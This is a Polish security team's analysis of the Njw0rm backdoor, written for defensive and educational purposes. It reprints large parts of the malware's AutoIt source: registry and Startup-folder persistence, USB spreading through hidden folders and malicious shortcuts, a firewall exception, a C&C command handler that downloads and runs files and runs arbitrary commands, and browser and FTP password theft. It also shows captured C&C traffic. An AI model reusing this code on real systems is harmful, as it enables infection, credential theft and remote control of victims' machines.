Orange Polska S.A.
Bezpieczeństwo Systemów Teleinformatycznych / Wydział Operacji Bezpieczeństwa

Warszawa, 17.05.2016

Analiza aktywności złośliwego oprogramowania „Njw0rm”

W ostatnich dniach CERT Orange Polska wykrył w sieci klienckiej Orange Polska wzmożoną aktywność popularnego złośliwego oprogramowania Njw0rm (identyfikowany również jako Backdoor.LV), pozwalającemu cyber-przestępcy na przejęcie pełnej kontroli nad zainfekowanym komputerem (w tym kradzież loginów i haseł, wykonywanie dowolnych poleceń systemowych oraz otrzymywanie przyszłych aktualizacji od botmastera). Dla potrzeb niniejszej analizy przeprowadzone zostały również próby działania w realnym zainfekowanym środowisku systemowym, odizolowanym od sieci internet. Pozwoliło to na dokładne przedstawienie złośliwych funkcji oprogramowania Njw0rm wraz z odpowiedzialnymi za nie fragmentami kodu.

Pod względem komunikacji z Centrum Kontroli (Command&Control, C&C) analizowane oprogramowanie przypomina njRAT, analizowanego niedawno na stronie CERT Orange Polska. Command&Control wirusa napisany jest w języku Visual Basic, zaś jego dropper – w języku AutoIT. Poniższy kod posiadał zdefiniowany adres serwera C&C wraz z numerem portu na którym się komunikuje oraz informacje w jakim katalogu użytkownika zostanie docelowo zapisany (AppData) i pod jaką nazwą (IE_10_update.exe).


```
Opt("RunErrorsFatal", 0)
Local $Host =  "[redacted]"
Local $PORT = 81
Local $EXE  = "IE_10_update.exe"
Local $DIR  = EnvGet("appdata") & "\"
Local $VR  = "3.5"
Local $name  =  "IE_10_update"
$name &=   "_" & Hex( driveGetSerial( @HomeDrive))
$OS=    @OSVersion & " "& @OSArch  & " " & StringReplace( @OSServicePack,"Service Pack ","SP")
if StringInStr( $OS,"SP")<1 then $OS &="SP0"
Local $USB  =  "!"
cusb()
$melt=0
$Y="0njxq80"
$MTX ="appdataIE_10_update.exe"
$TIMER=0
$fh=-1
if $cmdline[0]=2 Then
   Select
    case  $cmdline[1]= "del"
    if $melt=-1 Then
      FileDelete($cmdline[2])
    endif
   EndSelect
endif
```

Fragment kodu odpowiedzialny za instalację złośliwego oprogramowania w rejestrze systemowym oraz dopisanie kluczy, uruchomiających wirusa przy każdym starcie systemu użytkownika oraz skopiowanie go do autostartu systemowego.

```
Func ins()
    If RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run", $exe) <> ChrW(34) & @AutoItExe & ChrW(34) Then
        RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run", $exe, "REG_SZ", ChrW(34) & @AutoItExe & ChrW(34))
    EndIf
    If RegRead("HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run", $exe) <> ChrW(34) & @AutoItExe & ChrW(34) Then
        RegWrite("HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run", $exe, "REG_SZ", ChrW(34) & @AutoItExe & ChrW(34))
    EndIf
    If FileExists(@StartupDir & "\" & $exe) = False Then
        FileCopy(@AutoItExe, @StartupDir & "\" & $exe, 1)
    EndIf
    If @error Then
    EndIf
EndFunc
```


Zawierający wirusa plik o nazwie *IE_10_update.exe* widzimy po wejściu do lokalizacji

C:\Użytkownicy\Nazwa_użytkownika\AppData\Roaming\Microsoft\Windows\Menu Start\Programy\Autostart




zaś rejestr systemowy potwierdza utworzenie pliku wirusa w danej lokalizacji

C:\Użytkownicy\Nazwa_użytkownika\AppData\Roaming




co widać również poniżej:




Wirus propaguje się również poprzez przenośne pamięci USB (pendrive'y), co przedstawia poniższy kod. Wirus cały czas sprawdza czy do komputera podłączone są urządzenia wymienne. Jeśli wykryje napęd o pojemności 1024 MB i większej o statusie „READY", tworzy katalog ukryty „My Pictures".

```
Func usb()
    $d = DriveGetDrive("REMOVABLE")
    For $dd = 1 To UBound($d) - 1
        If DriveStatus($d[$dd]) = "READY" Then
            If DriveSpaceFree($d[$dd]) > 1024 Then
                If FileExists($d[$dd] & "\My Pictures") = False Then DirCreate($d[$dd] & "\My Pictures")
                $f = _filelisttoarray($d[$dd], "*.*", 2)
                If FileExists($d[$dd] & "\" & $exe) Then
                Else
                    FileCopy(@AutoItExe, $d[$dd] & "\" & $exe)
                    FileSetAttrib($d[$dd] & "\" & $exe, "+H")
                    $yes = 0
                    For $u = 1 To UBound($f) - 1
                        $yes = $yes + 1
                        If $yes = 10 Then
                            $yes = 0
                            ExitLoop
                        EndIf
                        FileSetAttrib($d[$dd] & "\" & $f[$u], "+H")
                        FileCreateShortcut("cmd.exe", $d[$dd] & "\" & $f[$u], "", "/c start " & StringReplace($exe, " ", ChrW(34) & " " & ChrW(34)) & '&explorer /root,"%CD%' & StringReplace($f[$u], " ", ChrW(34) & " " & ChrW(34)) &
                        '" & exit', "", "%windir%\system32\SHELL32.dll", "", 3, @SW_SHOWMINNOACTIVE)
                    Next
                EndIf
                _arraydelete($f, 0)
            EndIf
        EndIf
    Next
EndFunc
```


Następnie pobiera listę nazw dziesięciu folderów na dysku wymiennym a następnie ukrywa je tworząc pliki w postaci skrótów „.lnk" o tych samych nazwach dla każdego z nich.




W kolejnym kroku ukrywa faktyczne foldery dla użytkownika, pozostawiając udające je pliki .lnk.



W ostatnim etapie kopiuje się na zainfekowane urządzenie pod nazwą *IE_10_update.exe*. Poniższy zrzut przedstawia skopiowany plik wirusa. Dzięki wybraniu opcji systemowej „Pokaż ukryte pliki” możemy zobaczyć pełną instalację wirusa na zewnętrznym nośniku.




Kolejny zrzut przedstawia zawartość tworzonego przez malware skrótu ze złośliwym skryptem. Wywołuje on linię poleceń *cmd.exe*, by następnie uruchomić plik *IE_10_update.exe* z przełącznikiem */c start*, powodując infekcję systemu kolejnego użytkownika.



Przy infekcji wirus modyfikował również ustawienia firewalla systemowego, dodając wpis *netsh* co powodowało dodanie wirusa do zaufanych programów, uruchamianych przy starcie systemu w katalogu „Autostart”.

```
Func xins()
    EnvSet("SEE_MASK_NOZONECHECKS", "1")
    ShellExecute("netsh", "firewall add allowedprogram " & ChrW(34) & @AutoItExe & ChrW(34) & " " & ChrW(34) & $exe & ChrW(34) & " ENABLE", "", "", @SW_HIDE)
    If @error Then
    EndIf
    FileCopy(@AutoItExe, @StartupDir & "\" & $exe, 1)
    If @error Then
    EndIf
EndFunc
```


Ścieżka Autostart w systemie Windows w którą kopiował się wirus.



Panel logowania przedstawiony poniżej przedstawia okno z informacjami o aktywnych zainfekowanych komputerach które cyberprzestępca ma pod swoją kontrolą.

Panel C&C zawiera informacje na temat lokalizacji kraju urządzenia (POL) , wersji systemu operacyjnego (WIN_7_X86 SP1), wersji złośliwego oprogramowania (3.5), informacji na temat podłączonych wymiennych urządzeń pamięci masowej obecnie (No / Yes) i aktualnie aktywnych oknach użytkownika.

Zadaniem okna Logs jest informowanie botmastera jakie polecenia zostały do tej wykonane na danym zainfekowanym komputerze.



Poniższy kod źródłowy wirusa przedstawia komendy wraz z ich funkcjonalnością.

```
Case $a[1] = "DL"
    InetGet($a[2], @TempDir & "\" & $a[3], 1)
    If FileExists(@TempDir & "\" & $a[3]) Then
        ShellExecute("cmd.exe", "/c start %temp%\" & $a[3], "", "", @SW_HIDE)
        sd("MSG" & $y & "Executed As " & $a[3])
    Else
        sd("MSG" & $y & "Download ERR")
    EndIf
Case $a[1] = "up"
    InetGet($a[2], @TempDir & "\" & $a[3], 1)
    If FileExists(@TempDir & "\" & $a[3]) Then
        ShellExecute("cmd.exe", "/c start %temp%\" & $a[3], "", "", @SW_HIDE)
        uns()
    EndIf
    sd("MSG" & $y & "Update ERR")
Case $a[1] = "un"
    uns()
Case $a[1] = "ex"
    Execute($a[2])
Case $a[1] = "cmd"
    ShellExecute("cmd.exe", $a[2], "", "", @SW_HIDE)
Case $a[1] = "pwd"
    sd("pas" & $y & noip() & chrome() & filezilla())
Case $a[1] = "url"
    ShellExecute($a[2])
Case $a[1] = "att"
    RunWait(@ComSpec & " /c ping " & $a[2] & " -l " & $a[2] & " -t", "", @SW_HIDE)
Case $a[1] = "msg"
    MsgBox(0, $a[2], $a[3])
Case $a[1] = "scb"
    _winapi_showcursor(False)
    HotKeySet("{F8}", "ExitBlueScr")
    Global $desktopwidth = @DesktopWidth, $desktopheight = @DesktopHeight
    Global $desktopdepth = @DesktopDepth, $desktoprefresh = @DesktopRefresh
    GUICreate("Bluescr", @DesktopWidth + 4, @DesktopHeight + 4)
    GUISetBkColor(160)
    $label = GUICtrlCreateLabel("A problem has been detected and Windows has been shut down to prevent damage" & @CRLF & "to your computer." & @CRLF &
    @CRLF & "The problem seems to be caused by the following file: SPCMDCON.SYS" & @CRLF & @CRLF & "PAGE_FAULT_IN_NONPAGED_AREA" & @CRLF &
    @CRLF & "If this is the first time you've seen this stop error screen," & @CRLF & "restart your computer. If this screen appears again, follow" &
    @CRLF & "these steps:" & @CRLF & @CRLF & "Check to make sure any new hardware or software is properly installed." & @CRLF
 & "If this is a new installation, ask your hardware or software manufacturer" & @CRLF & "for any Windows updates you might need." &
@CRLF & @CRLF & "If problems continue, disable or remove any newly installed hardware" & @CRLF & "or software. Disable BIOS memory options such as caching or shadowing." &
@CRLF & "If you need to use Safe Mode to remove or disable components, restart" & @CRLF & "your computer, press F8 to select Advanced Startup Options, and then" &
@CRLF & "select Safe Mode." & @CRLF & @CRLF & "Technical information:" & @CRLF & @CRLF & "*** STOP: 0x00000050 (0xFD3094C2,0x00000001,0xFBFE7617,0x00000000)" &
@CRLF & @CRLF & @CRLF & "***  SPCMDCON.SYS - Address FBFE7617 base at FBFE5000, DateStamp 3d6dd67c", 10, 10, @DesktopWidth - 10, @DesktopHeight - 10)
    GUICtrlSetFont(-1, 17, 100, -1, "Lucida Console")
    GUICtrlSetColor(-1, 14211288)
```

Kod wirusa, który jest odpowiedzialny za przekazywanie do C&C takich informacji, jak: nazwa kampanii wirusa($name), adres IP urządzenia ($k), nazwa systemu operacyjnego ($os), wersja malware ($vr), czy też danych na temat podpiętej pamięci przenośnej USB ($usb) i informacji o aktywnym otwartym oknie (WinGetTitle)

```
    cn()
    sd("lv" & $y & $name & $y & k() & $y & $os & $y & $vr & $y & $usb & $y & WinGetTitle(""))
Case $pk = ""
    $timer += 1
    If $timer = 8 Then
        $timer = 0
        $ea = WinGetTitle("")
        If $ea <> $ac Then
            sd("ac" & $y & $ea)
        EndIf
        $ac = $ea
        $ea = ""
    EndIf
Case $pk <> ""
    $a = StringSplit($pk, "0njxq80", 1)
    If $a[0] > 0 Then
```

Komunikacja Malware

Zainfekowany komputer łączy się z serwerem C&C, przesyłając informacje o obecnych działaniach użytkownika i jego aktywnych oknach, czekając na polecenia z C&C. Przyjrzyjmy się podsłuchanej komunikacji między C&C a zainfekowanym komputerem: przesłaniu informacji o aktywnym oknie „Program Manager” z zainfekowanego komputera do C&C oraz komunikacji z C&C do komputera z poleceniem uruchomienia pliku *dwduwfkklp.exe*

```
ac0njxq80Program Manager
ac0njxq80njw0rm v3.5 Online[ 1 ] CON[ 1 ] Spread[ %0,0 ] Sel[ 1 ]
MSG0njxq80Executed As dwduwfkklp.exe
ac0njxq80PuTTY Configuration
ac0njxq80njw0rm v3.5 Online[ 1 ] CON[ 1 ] Spread[ %0,0 ] Sel[ 1 ]
```

Wirus posiadał też w kodzie funkcję odinstalowującą go ze wszystkich lokalizacji systemu operacyjnego użytkownika. Za pomocą funkcji *RegDelete* usuwał z rejestru systemowego klucze aktywujące przy restarcie, *FileDelete* powodowała usunięcie pliku z autostartu systemowego, *ShellExecute* z wartościami *„netsh firewall delete allowedprogram”* usuwała wpis reguły lokalnego firewalla, na koniec usuwając plik wykonywalny wirusa.

